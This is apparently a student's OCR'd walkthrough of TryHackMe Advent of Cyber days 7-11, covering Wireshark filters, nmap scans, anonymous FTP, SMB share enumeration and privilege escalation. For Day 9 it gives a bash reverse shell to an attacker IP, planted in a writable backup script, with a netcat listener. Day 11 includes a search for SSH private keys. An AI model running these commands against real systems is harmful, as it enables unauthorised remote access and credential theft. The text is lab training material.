
Day 7-The Grinch Really Did Steal Christmas

Tools used: Kali Linux, Firefox, Wireshark

Solution/Walkthrough:


Question 1

Search “icmp” and see the source with request and the IP address is shown




Question 2

We use http.request.method == GET as shown in the TryHackMe.com




Question 3

We apply http.request.method == GET filter.




Question 4

We apply tcp.port = = 21 filter by opening pcap2.pcap




Question 5

We apply tcp.port = = 22 filter




Question 6




Question 7

Open the pcap3.pcap and apply http.request.method == GET filter. Export zip into our file by clicking export object & http.



Question 8



Thought Process/Methodology:

Firstly we download the task files on Day 7. We extracted the zip through the terminal. We then open Wireshark. We open pcap1.pcap followed by searching “icmp” on the filter. We see the source with the request and the IP address is 10.11.3.2. After that, we apply http.request.method == GET filter and see the article shown. Furthermore, we open pcap2.pcap and apply the tcp.port == 21 filter. Moreover, we apply tcp.port == 22 filter and see SSH with encrypted packet. We then open pcap3.pcap followed by apply http.request.method == GET filter. We export the christmas.zip into our file. We click the txt file which we exported just now.

Day 8-What's Under the Christmas Tree?
Tools used: Kali Linux, Firefox

Question1
Find it on google

Snort (software) - Wikipedia

Snort is a free open source network intrusion detection system (IDS) and intrusion prevention system (IPS) **created** in 1998 by Martin Roesch, founder and former CTO of Sourcefire. [5] [6] **Snor**...

Question 2
Type sudo nmap -A IP ADDRESS -T5 in terminal and we get the answer

```
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: Hugo 0.78.2
|_http-title: TBFC&#39;s Internal Blog
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
ol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|_  256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
3389/tcp open  ms-wbt-server xrdp
```

Question 3
Type sudo nmap -A IP ADDRESS -T5 in terminal and we get the answer

```
|_http-server-header: Apache/2.4.29 (Ubuntu)
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protoc
ol 2.0)
```


Question 4
Type sudo nmap -A IP ADDRESS -T5 in terminal and we get the answer

```
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Apache httpd 2.4.29 ((Ubuntu))
```

Question 5
Type sudo nmap -A IP ADDRESS -T5 in terminal and we get the answer

```
2222/tcp open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu L
ol 2.0)
| ssh-hostkey:
|   2048 cf:c9:99:d0:5c:09:27:cd:a1:a8:1b:c2:b1:d5:ef:a6 (RSA)
|   256 4c:d4:f9:20:6b:ce:fc:62:99:54:7d:c2:b4:b2:f2:b2 (ECDSA)
|   256 d0:e6:72:18:b5:20:89:75:d5:69:74:ac:cc:b8:3b:9b (ED25519)
```

Question 6
Type sudo nmap --script http-title IP ADDRESS -T5 in terminal and we get the answer




Thought Process/Methodology:
For question 1 we search it on google to get the answer.For question 2,3,4and5 we type sudo nmap -A IP ADDRESS -T5 in terminal and we get the answer.For question 6,we type sudo nmap --script http-title IP ADDRESS -T5 in terminal and we get the answer.

Day 9-Anyone can be Santa!

Tools used: Kali Linux, Firefox


Question1

Open terminal,then type ftp IP ADDRESS, then type ls and it will show the answer.



Question 2

Type cd public,then type ls , we will know that we can access it.



Question 3


Download the backup.sh by using commands like get backup.sh.Then open folder,right click the backup.sh.Then select the open with “mousepad”.Then we will get the answer.

File Edit Search View Document Help

```
1 #!/bin/bash
2
3 # Created by ElfMcEager to backup all of Santa's goodies!
4
5 # Create backups to include date DD/MM/YYYY
6 filename="backup_`date +%d`_`date +%m`_`date +%Y`.tar.gz";
7
8 # Backup FTP folder and store in elfmceager's home directory
9 tar -zcvf /home/elfmceager/$filename /opt/ftp
10
11 # TO-DO: Automate transfer of backups to backup server
12
13
14
```

Question 4

Download the shoppinglist.txt.Then open folder and click it and we will get the answer.



Question 5

First we change the backup.sh content become bash -i >& /dev/tcp/Your_TryHackMe_IP/4444 0>&1 inside it then save.Type nc -lvnp 4444 in the terminal.hen we upload backup.sh by typing put backup.sh.then we type ls .Then type whoami.Then type cat flag.txt and the flag will be shown.


Thought Process/Methodology:


First we open terminal,then type ftp IP ADDRESS, then type ls and it will show the answer.Then,we type cd public,then type ls , we will know that we can access it.Then ,we download the backup.sh and shoppintlist.txt by using commands like get backup.sh.Then open folder,right click the backup.sh.Then select the open with “mousepad”. We change the backup.sh content become bash -i >& /dev/tcp/Your_TryHackMe_IP/4444 0>&1 inside it then save.Then type nc -lvnp 4444 in the terminal.Then we upload backup.sh by typing put backup.sh,then we type ls .Then type whoami.Then type cat flag.txt and the flag will be shown.

Day 10 -[Networking] Don't be sElfish!

Tool used: FireFox, Kali linux

Question 1





Question 2:

```
root@ip-10-10-129-66: ~/Desktop/Tools/Miscellaneous
File  Edit  View  Search  Terminal  Help
 ========================================
[+] Server 10.10.124.246 allows sessions using username '', password ''

 ============================================
|    Getting domain SID for 10.10.124.246    |
 ============================================
Domain Name: TBFC-SMB-01
Domain Sid: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup

 ============================
|    Users on 10.10.124.246    |
 ============================
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy       Name:   Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager       Name: elfmceager
Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson    Name:   Desc:

user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]
enum4linux complete on Sun Jun 26 15:40:52 2022

root@ip-10-10-129-66:~/Desktop/Tools/Miscellaneous#
```


Question 3:

```
root@ip-10-10-23-165: ~/Desktop/Tools/Miscellaneous
File  Edit  View  Search  Terminal  Help
 ========================================
|    Share Enumeration on 10.10.157.76    |
 ========================================
WARNING: The "syslog" option is deprecated

        Sharename       Type      Comment
        ---------       ----      -------
        tbfc-hr         Disk      tbfc-hr
        tbfc-it         Disk      tbfc-it
        tbfc-santa      Disk      tbfc-santa
        IPC$            IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        TBFC-SMB-01          TBFC-SMB

[+] Attempting to map shares on 10.10.157.76
//10.10.157.76/tbfc-hr  Mapping: DENIED, Listing: N/A
//10.10.157.76/tbfc-it  Mapping: DENIED, Listing: N/A
//10.10.157.76/tbfc-santa       Mapping: OK, Listing: OK
```

Question 4:

```
root@ip-10-10-23-165: ~/Desktop/Tools/Miscellaneous
File  Edit  View  Search  Terminal  Tabs  Help
root@ip-10-10-23-165: ~/Desktop/Tools/Mis...   root@ip-10-10-23-165: ~/Desktop/Tools/Mis...
root@ip-10-10-23-165:~/Desktop/Tools/Miscellaneous# smbclient //10.10.23.165/tbfc-santa
WARNING: The "syslog" option is deprecated
Connection to 10.10.23.165 failed (Error NT_STATUS_CONNECTION_REFUSED)
root@ip-10-10-23-165:~/Desktop/Tools/Miscellaneous# smbclient //10.10.157.76/tbfc-santa
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \>
```

Question 5:



Thought Process/Methodology:

After opened up the attack box, open terminal and run the command “cd /root/Desktop/Tools/Miscellaneous” and ./enum4linux.pl -h, the help menu will show up. After that, run ./enum4linux.pl -U MACHINE_IP, user that are on the Samba server will show up, also run ./enum4linux.pl -S MACHINE_IP, ‘share’ will also show up. After that, run smbclient//REPLACE_INSTANCE_IP_ADDRESS/**sharename** on the terminal and try the user 1 by 1 by insert their username and with no password. After the user found, run ls and the directory that left by ElfMcSkidy for Santa will be shown.

Day 11- The Rogue Gnome
Tool used: Kali linux, Firefox

Question 1& Question 2& Question 3:

11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "*Day 1 - A Christmas Crisis*"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

Question 4:

Column Letter	Description	Example
[A]	filetype (`d` is a directory `-` is a file) and the user and group permissions "r" for reading, "w" for write and "x" for executing.	A file with `-rw-rw-r--` is read/write to the user and group only. However, every other user has read access only
[B]	the user who owns the file	cmnatic (system user)
[C]	the group (of users) who owns the file	sudoers group

Question 4:

- config

Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via: `find / -name id_rsa 2> /dev/null`....Let's break this down:

